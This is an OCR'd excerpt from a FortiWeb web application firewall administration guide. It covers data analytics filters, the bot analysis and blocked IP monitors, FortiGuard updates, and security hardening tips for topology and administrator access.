
1. Go to **Log&Report > Monitor > Data Analytics**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 62.

2. Select the view to use: **Web Site View** or **Geographic Location View**.

3. From **Filter Type**, select the **Custom-defined** option.
4. Click **Filter**.

   A dialog appears.
5. Configure the following criteria, if any, that a statistic must match in order to be included in the report:



Setting name	Description
Policy	Type the name of a server policy that is gathering data for data analytics. It must use a profile where you have enabled Data Analytics. Otherwise, it will not include any statistics.
Host	Type a domain name or IP address in the `Host:` field of the HTTP header of requests.
URL	Type a URL. It usually should be a web page that initiates a session. (Session-initiating URL hit counts may more closely correlate to visit counts. For example, web application preference pages are seldom visited in a session.)
Case Sensitivity	Enable to differentiate uniform resource locators (URLs) and `Host:` HTTP header fields according to upper case and lower case letters. For example, when this option is enabled, an HTTP request involving `http://www.Example.com/index` would **not** match if Host is `www.example.com` and URL is `/index` (difference is lower case "e").
Use Time Filter	Enable to use only statistics within a specific time period, defined by From and To.
From	Click the calendar icon or its accompanying text field to define the date at the beginning of the time period, then select the **Hour**, **Minute**, and **Second** to define the time of day.

Setting name	Description
To	Click the calendar icon or its accompanying text field to define the date at the end of the time period, then select the **Hour**, **Minute**, and **Second** to define the time of day.

6. Click **OK**.

The page refreshes and displays data restricted by the new filter. The filter applies until you either:

In **Filter Type**, choose **Pre-defined**, then select a predefined **Time Range**.


Clear the filter by clicking the **Filter** button to raise the dialog again, click **Reset**, then click **OK**.

See also

- Viewing web site statistics

Bot analysis

Log&Report > Monitor > Bot Analysis displays statistics on access by automated clients such as search engine indexers, content scrapers, and other tools. Statistics are gathered by Real Browser Enforcement in anti-DoS rules, Bad Robot and Allow Known Search Engines. Based on this data, if an automated tool is abusing access, you can configure rate limiting such as with Combination access control & rate limiting on page 437.



See also

- Real Browser Enforcement

Monitoring currently blocked IPs

Log&Report > Monitor > Blocked IPs displays all client IP addresses whose requests the FortiWeb appliance is temporarily blocking because the client violated a rule whose Action is **Period Block**. Since at any given time a period block might be applied by one server policy but **not** by another, client IPs are sorted by and listed under the names of server policies.



If a client was inadvertently blocked due to a false positive, you can immediately release it from being blocked by clicking the **Delete** icon next to its entry in this table. (If it is being blocked by multiple policies, you should delete the client's entry under **each** policy name. Otherwise, the client will still be blocked by some policies.)

Alternatively, the IP address will automatically be removed from the list when its block period expires.

If a client frequently is correctly added to the period block list, and is a suspected attacker, you may be able to improve both security and performance by permanently blacklisting that source IP address. See Blacklisting & whitelisting clients using a source IP or source IP range on page 447 and Sequence of scans on page 30.

If the client is **not** an attacker, in addition to removing his or her IP from this list, you may need to adjust the configuration that caused the period block, such as adjusting DoS protection so that it does not block normal request rates. Otherwise, the client may quickly reappear in the period block list.

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Log & Report** category. For details, see Permissions on page 62.

See also

- Blacklisting & whitelisting clients using a source IP or source IP range
- Configuring a protection profile for inline topologies
- Configuring a protection profile for an out-of-band topology or asynchronous mode of operation


FortiGuard updates

One of the most important things you can do is to ensure that your FortiWeb is receiving regular updates from the FortiGuard FortiWeb Web Security service and FortiGuard Antivirus service.

Without these updates, your FortiWeb cannot detect the newest threats.

Event logs record FortiGuard update attempts. In addition to scheduling polls for automatic updates, you can also manually update the service packages or initiate an connectivity test to the FDN at any time. For details, see Connecting to FortiGuard services on page 180.

FortiGuard Information widget



To keep informed about the latest security threats and news, visit:

http://www.fortiguard.com

Vulnerability scans

After your initial deployment, it is a good idea to periodically scan your web servers for newly discovered vulnerabilities to current threats. If you discover new threats, adjust your configuration to combat them.

Without periodic scans, you may not be aware of the newest threats, and you may not have configured your FortiWeb defend against them.

For details, see Vulnerability scans on page 648.

If you have many web servers, you may want a appliance to:

- integrate and automate patch deployment
- deepen vulnerability scans
- prioritize and track fixes via ticketing
- offload and distribute scans to improve performance and remove bottlenecks

Fine-tuning & best practices

This topic is a collection of fine-tuning and best practice tips and guidelines to help you configure your FortiWeb appliances for the most secure and reliable operation.

While many features are optional or flexible such that they can be used in many ways, some practices are generally a good idea because they reduce complication, risk, or potential issues.



This section includes **only** recommendations that apply to a combination of multiple features, to the entire appliance, or to your overall network environment.

For feature-specific recommendations, see the tips in each feature's instructions.

Hardening security

FortiWeb is designed to enhance the security of your web sites and web applications, and when fully configured, it can automatically plug holes commonly used by attackers to compromise a system.


This section lists tips to further enhance security.

Topology


- To protect your web servers, install the FortiWeb appliance or appliances between the web servers and a general purpose firewall such as a FortiGate. FortiWeb **complements, and does not replace, general purpose firewalls.** FortiWeb appliances are designed specifically to address HTTP/HTTPS threats; general purpose firewalls have more features to protect at lower layers of the network.
- Make sure web traffic cannot bypass the FortiWeb appliance in a complex network environment.
- Disable all network interfaces that should not receive any traffic.

  For example, if administrative access is typically through port1, the Internet is connected to port2, and web servers are connected to port3, you would disable ("bring down") port4. This would prevent an attacker with physical access from connecting a cable to port4 and thereby gaining access if the configuration inadvertently allows it.

Disabling port4 in System > Network > Interface




- Define the IP addresses of other trusted load balancers or web proxies to prevent spoofing of HTTP headers such as `X-Forwarded-For:` and `X-Real-IP:` (see Defining your proxies, clients, & X-headers on page 366).



Administrator access


- As soon as possible during initial FortiWeb setup, give the default administrator, `admin`, a password. This **super-**administrator account has the highest level of permissions possible, and access to it should be limited to as few people as possible.
- Change all administrator passwords regularly. Set a policy — such as every 60 days — and follow it. (Click the **Edit Password** icon to reveal the password dialog.)

Edit Password dialog in System > Admin > Administrators




- Instead of allowing administrative access to the FortiWeb appliance from any source, restrict it to trusted internal hosts. (IPv6 entries of ::/0 will be ignored, but you should configure all IPv4 entries.) See Trusted hosts on page 66. On those computers that you have designated for management, apply strict patch and security policies. Always password-encrypt any FortiWeb configuration backup that you download to those computers to mitigate the information that attackers can gain from any potential compromise. See Encryption Password on page 264.

New Administrator dialog in System > Admin > Administrators




- Do not use the default administrator access profile for all new administrators. Create one or more access profiles with limited permissions tailored to the responsibilities of the new administrator accounts. See Configuring access profiles on page 273.
- By default, an administrator login that is idle for more than five minutes times out. You can change this to a longer period in Idle Timeout, but Fortinet does not recommend it. Left unattended, a web UI or CLI session could allow anyone with physical access to your computer to change FortiWeb settings. Small idle timeouts mitigate this risk.
- Administrator passwords should be at least 8 characters long and include both numbers and letters. For additional security, use Enable Strong Passwords to force the use of stronger passwords. See Global web UI & CLI settings on page 66.

Strengthening passwords and the idle timeout System > Admin > Settings



- Restrict administrative access to a single network interface (usually port1), and allow only the management access protocols needed.




Use only the most secure protocols. Disable PING, except during troubleshooting. Disable HTTP, SNMP, and TELNET unless the network interface only connects to a trusted, private administrative network. See Configuring the network interfaces on page 154.

Restricting accepted administrative protocols in the Edit Interface dialog in System > Network > Interface

- Disable all network interfaces that should not receive any traffic.

  For example, if administrative access is typically through port1, the Internet is connected to port2, and web servers are connected to port3, you would disable ("bring down") port4. This would prevent an attacker with physical access from connecting a cable to port4 and thereby gaining access if the configuration inadvertently allows it.

Disabling port4 in System > Network > Interface



- Similar to applying trusted host filters to your FortiWeb administrative accounts, apply URL access control rules to limit potentially malicious access to the administrative accounts of each of your web applications from untrusted networks. See Restricting access to specific URLs on page 430.

